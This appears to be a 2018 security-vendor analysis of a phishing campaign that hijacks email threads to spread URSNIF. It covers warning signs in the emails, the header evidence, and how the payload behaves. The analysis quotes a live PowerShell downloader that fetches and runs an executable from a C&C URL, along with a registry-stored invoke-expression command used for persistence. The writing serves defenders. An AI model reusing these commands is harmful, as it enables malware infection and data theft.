Malware

Phishing Campaign uses Hijacked Emails to Send URSNIF

A spam campaign we observed in September indicates attackers are angling towards a more sophisticated form of phishing. The campaign uses hijacked email accounts to deliver URSNIF as part of or as a response to an existing email thread.

By: Erika Mendoza, Anjali Patil, Jay Yaneza, Mark Manahan, Chloe Ordonia, Monte de Jesus
October 09, 2018
Read time: 8 min (2171 words)

Subscribe

While most phishing campaigns are fairly simplistic in nature and easy to spot (they usually involve a legitimate-looking email, often with a malicious attachment or link embedded in the text), a spam campaign we observed in September indicates attackers are angling towards a more sophisticated form of phishing. The campaign uses hijacked email accounts to send malware as part of or as a response to an existing email thread. Because it's part of a legitimate and on-going conversation, this particular approach can often be tricky and difficult to detect. Often, the victim may not realize that they've been a victim of a cyberattack until it's too late.


These attacks are very similar to an earlier URSNIF/GOZI spam campaign discovered by Talos earlier this year that uses hijacked computers that are part of the Dark Cloud botnet to send emails to existing conversations, and can possibly be a continuation or evolution of said attacks.

From all the data gathered so far, we discovered that this campaign is mostly affecting North America and Europe, although we also found similar attacks in Asia and the Latin American region.

Organizations in the education, financial, and energy sector make up most of the targets of the scam. However, the attack also affects other industries, including real estate, transportation, manufacturing, and government.

Spotting red flags

As an example of how convincing this phishing attempt can be, we've attached an example of an email that was sent as part of the campaign, shown below.



[redacted].doc
70 KB

Good Morning,

Please see attached, let me know if you have questions!

Best regards,
Sylvain [redacted]
[redacted]
Montréal (Québec)
Téléphone : 514 [redacted]
Télécopie : 514 [redacted]
[redacted]

From: [redacted]
Sent: Fri, 08 Jun 2018 18:01:28 +0000
To: [redacted].ca
Subject: RE: Information Cité Cosmo unité 705


Bonjour,

Je vous relance considÃ©rant n'avoir reÃ§u aucune rÃ©ponse de votre part suivant mon courriel de mardi.

Figure 1. Example of a malicious email that is used to reply to a conversation

Because the sender is someone familiar and the message is also part of the conversation, it's easy for the recipient to believe that this is just another reply to the thread. In addition, the subject and grammar seem to be correct, and there's even a signature at the end of the email.

However, closer inspection reveals some suspicious elements in the email. The most blatant and perhaps most obvious discrepancy is the change of language from French to English. In addition, the signature in the malicious email is different from the ones appended to the legitimate emails. Finally, the message is generic and could be out of context, which, although not a direct indicator of an attack, could possibly raise red flags. However, these little details could be difficult to spot at first glance, especially for someone who has to check a large number of emails per day.



70 KB

Good Morning,

Please see attached, let me know if you have questions!

Best regards,
Sylvain [redacted]

Montréal (Québec) [redacted]
Téléphone : 514 [redacted]
Télécopie : 514 [redacted]

From: [redacted]ca
Sent: Fri, 08 Jun 2018 18:01:28 +0000
To: [redacted].ca
Subject: RE: Information Cité Cosmo unité 705

Bonjour,

Je vous relance considÃ©rant n'avoir reÃ§u aucune rÃ©ponse de votre part suivant mon courriel de mardi.

[redacted].doc
70 KB

Sylvain [redacted]

MontrÃ©al, QuÃ©bec, [redacted]


TÃ©lÃ©phone : 514 [redacted]

TÃ©lÃ©copie : 514 [redacted]

Figure 2. Comparison between the malicious email and a legitimate one. Note the difference in language and the changed signature

Investigating the Email Headers

Upon checking the email headers, we find some interesting aspects to this attack.



```
Received: from pps.filterd (host2.target.co.ca [127.0.0.1])
  by host2.target.co.ca (8.16.0.22/8.16.0.22) with SMTP id w8BA9UY9006906
  for <target.recipient@target.co.ca>; Tue, 11 Sep 2018 06:09:30 -0400
Authentication-Results: target.co.local;
  spf=pass smtp.mailfrom=sending.account@sender.co.ca
Received: from server.sender.co.ca (mail.sender.co.ca [receiving.ip.address])
  by host2.target.co.ca with ESMTP id 2mcb6d0e0n-1
  (version=TLSv1 cipher=AES256-SHA bits=256 verify=NOT)
  for <target.recipient@target.co.ca>; Tue, 11 Sep 2018 06:09:29 -0400
Received: from rrcs-50-74-218-2.nyc.biz.rr.com ([50.74.218.2]:56099 helo=localhost)
  by server.sender.co.ca with esmtpsa (TLSv1:DHE-RSA-AES128-SHA:128)
  (Exim 4.87)
  (envelope-from <sending.account@sender.co.ca>)
  id 1fzfbq-0001oE-Nj
  for target.recipient@target.co.ca; Tue, 11 Sep 2018 06:09:28 -0400
Date: Tue, 11 Sep 2018 10:09:23 +0000
To: target.recipient@target.co.ca
From: Sending Account <sending.account@sender.co.ca>
Subject: =?utf-8?Q?Re:_RE:_Information_Cit=C3=A9_Cosmo_unit=C3=A9_705?=
Message-ID: <74a84845f7e4c94f84ab1bfe3b18c94d@127.0.0.1>
X-Mailer: Outlook
In-Reply-To: <EE5627A28918AC4499E102B0513ADE67015DC7300D@SM-PMSG54.target.co.local>
References: <EE5627A28918AC4499E102B0513ADE67015DC7300D@SM-PMSG54.target.co.local>
Content-Type: multipart/mixed;
  boundary="b1_74a84845f7e4c94f84ab1bfe3b18c94d"
X-OutGoing-Spam-Status: No, score=1.8
X-AntiAbuse: This header was added to track abuse, please include it with any abuse report
X-AntiAbuse: Primary Hostname - server.sender.co.ca
X-AntiAbuse: Original Domain - target.co.ca
X-AntiAbuse: Originator/Caller UID/GID - [47 12] / [47 12]
X-AntiAbuse: Sender Address Domain - sender.co.ca
X-Get-Message-Sender-Via: server.sender.co.ca: authenticated_id: sending.account@sender.co.ca
X-Authenticated-Sender: server.sender.co.ca: sending.account@sender.co.ca
X-CLX-Shades: MLX
MIME-Version: 1.0
X-Proofpoint-SPF-Result: pass
X-Proofpoint-SPF-Record: v=spf1 mx a ip4:receiving.ip.address/32 a:mail.sender.co.ca ~all
X-Proofpoint-Virus-Version: vendor=fsecure engine=2.50.10434:,, definitions=2018-09-11_04:,,
 signatures=0
X-Proofpoint-Spam-Details: rule=inbound_notspam policy=inbound score=0 priorityscore=0 malwarescore=0
 suspectscore=65 phishscore=0 bulkscore=0 spamscore=0 clxscore=200
 lowpriorityscore=0 mlxscore=0 impostorscore=0 mlxlogscore=999 adultscore=0
 classifier=spam adjust=0 reason=mlx scancount=1 engine=8.0.1-1807170000
 definitions=main-1809110107
```

Figure 3. The anonymized email header of the malicious message (click the image to zoom in)

There are three things to take note here:

have observed, and all replies would be sent to the account used to send the email. The threat actor likely has authenticated access to this account.
2. The existence of "In-Reply-To" header (and other similar SMTP header fields) tells us that this message is a reply to an existing email thread.
3. The first hop of this email message is from "rrcs-50-74-218-2.nyc.biz.rr.com". This doesn't stand out as unusual for a home user, but unless it's from a remote worker, a corporate account should have sent the initial email from a server within the organization (e.g., a host within 'sender.co.ca').

Taking these into account, it's highly probable that the emails are being sent from the US, regardless of where the owner of the original account was from. Based on the .ca country code of the email sender in the example above, the email owner was from Canada.

Further investigation revealed that this particular host also sent many different emails using various email addresses, all within September 2018.

We also noticed that the attackers often match the sender's organization name with the attachment file name, most likely to make the message seem more legitimate. The format of the attachment file name is usually *[sender_company]+[a verb relevant to the conversation, such as inquiry or request].doc* or simply [sender_company].doc. This makes the email look more legitimate since a look at the sender and the file name shows that it all lines up. In some
cases, we noticed the use of generic filenames such as "Inquiry," "Statement," and "Request".

What we can assume from the headers is that the attacker has somehow gotten hold of an authentic account and is using this account for the BEC-like scam. Given the modus operandi and the techniques, used, we suspect that this new wave of spam is part of an URSNIF/GOZI spam campaign mentioned earlier. It is possible that the said sender IP address is a compromised machine serving as one of the zombie computers in the botnet.


Analysis of the payload

If the user double-clicks on the malicious .doc attachment from the email, it will call PowerShell to download the latest version of the URSNIF (detected as TSPY_URSNIF.THAOOCAH) malware from a command-and control (C&C) server before executing the downloaded file:

- powershell $VWc=new-object Net.WebClient;$wlt='http: //t95dfesc2mo5jr. com/RTT/opanskot.php?l=targa2.tkn'.Split('@');$jzK = '369';$Aiz=$env:public+'\'+$jzK+'.exe';foreach($fqd in $wlt){try{$VWc.DownloadFile($fqd, $Aiz);Invoke-Item $Aiz;break;}catch{}}

This file serves as the malware's main loader. However, before it performs its routine, it will first check the OS version — it will allow execution only on Microsoft OS, specifically, Windows Vista and newer iterations. It also avoids certain locales such as CN and RU. The main loader manages the execution as a whole and logs the events in a text file:


- %User Temp%\{temp filename}.bin



```
\Microsoft\3A861D62-51E0-7C9D-AB0E-15700F2219A4"
18:40:37 [LdrRegEnumCallback:588] Writing run script of 655986 bytes
18:40:37 [LdrRegEnumCallback:598] Run command is:"cmd.exe /C powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-itemproperty
'HKCU:\Software\AppDataLow\Software\Microsoft\3A861D62-51E0-7C9D-AB0E-15700F2219A4').comsxRes))"
18:40:37 [LdrSetup:775] RegWalkRegistryKeys() status 0
18:40:37 [LdrSetup:801] Deleting file "C:\Users\[redacted]\Desktop\369.exe"
18:40:38 [LdrSetup:843] Restarting application from  cmd.exe /C powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-
itemproperty 'HKCU:\Software\AppDataLow\Software\Microsoft\3A861D62-51E0-7C9D-AB0E-15700F2219A4').comsxRes))"
18:40:38 [LdrSetup:887] Success18:40:38 [LdrMain:1134] Main worker is ended with status 0
```

Figure 4. Logs of the malware's loader (click the image to zoom in)

It downloads additional modules from the C&C server and saves these in the registry folder *HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\3A861D62-51E0-15700F2219A4* The screenshot below is of the created registry key and entries containing scripts and binaries.




Name	Type	Data
(Default)	REG_SZ	(value not set)
{DC7EDAF2-8B0...	REG_BINARY	d3 b5 c0 7c 3e 54 d4 01
{DFF246EE-B222...	REG_BINARY	31 1b e0 18 36 54 d4 01
Client	REG_BINARY	e8 03 00 00 28 80 00 00 41
Client32	REG_BINARY	1d fe 52 ca 96 b4 20 01 31
comsxRes	REG_BINARY	24 72 6e 6d 6e 6f 78 69 3d
LastTask	REG_QWORD	0x89231209 (2300776969)
TorClient	REG_BINARY	01 3e ca 61 4b e1 71 67 2f

Figure 5. The registry key and entries containing scripts and binaries

Note that while these keys and some registry entry names vary per computer, the location is always at *HKCU\Software\AppDataLow\Software\Microsoft\*. Once the components are downloaded, a Powershell script stored in *comsxRes* (this name varies) is executed. The command line instruction below shows how the hex values in the registry are called.

- exe /C powershell invoke-expression([System.Text.Encoding]::ASCII.GetString((get-itemproperty 'HKCU:\Software\AppDataLow\Software\Microsoft\3A861D62-51E0-7C9D-AB0E-15700F2219A4').comsxRes

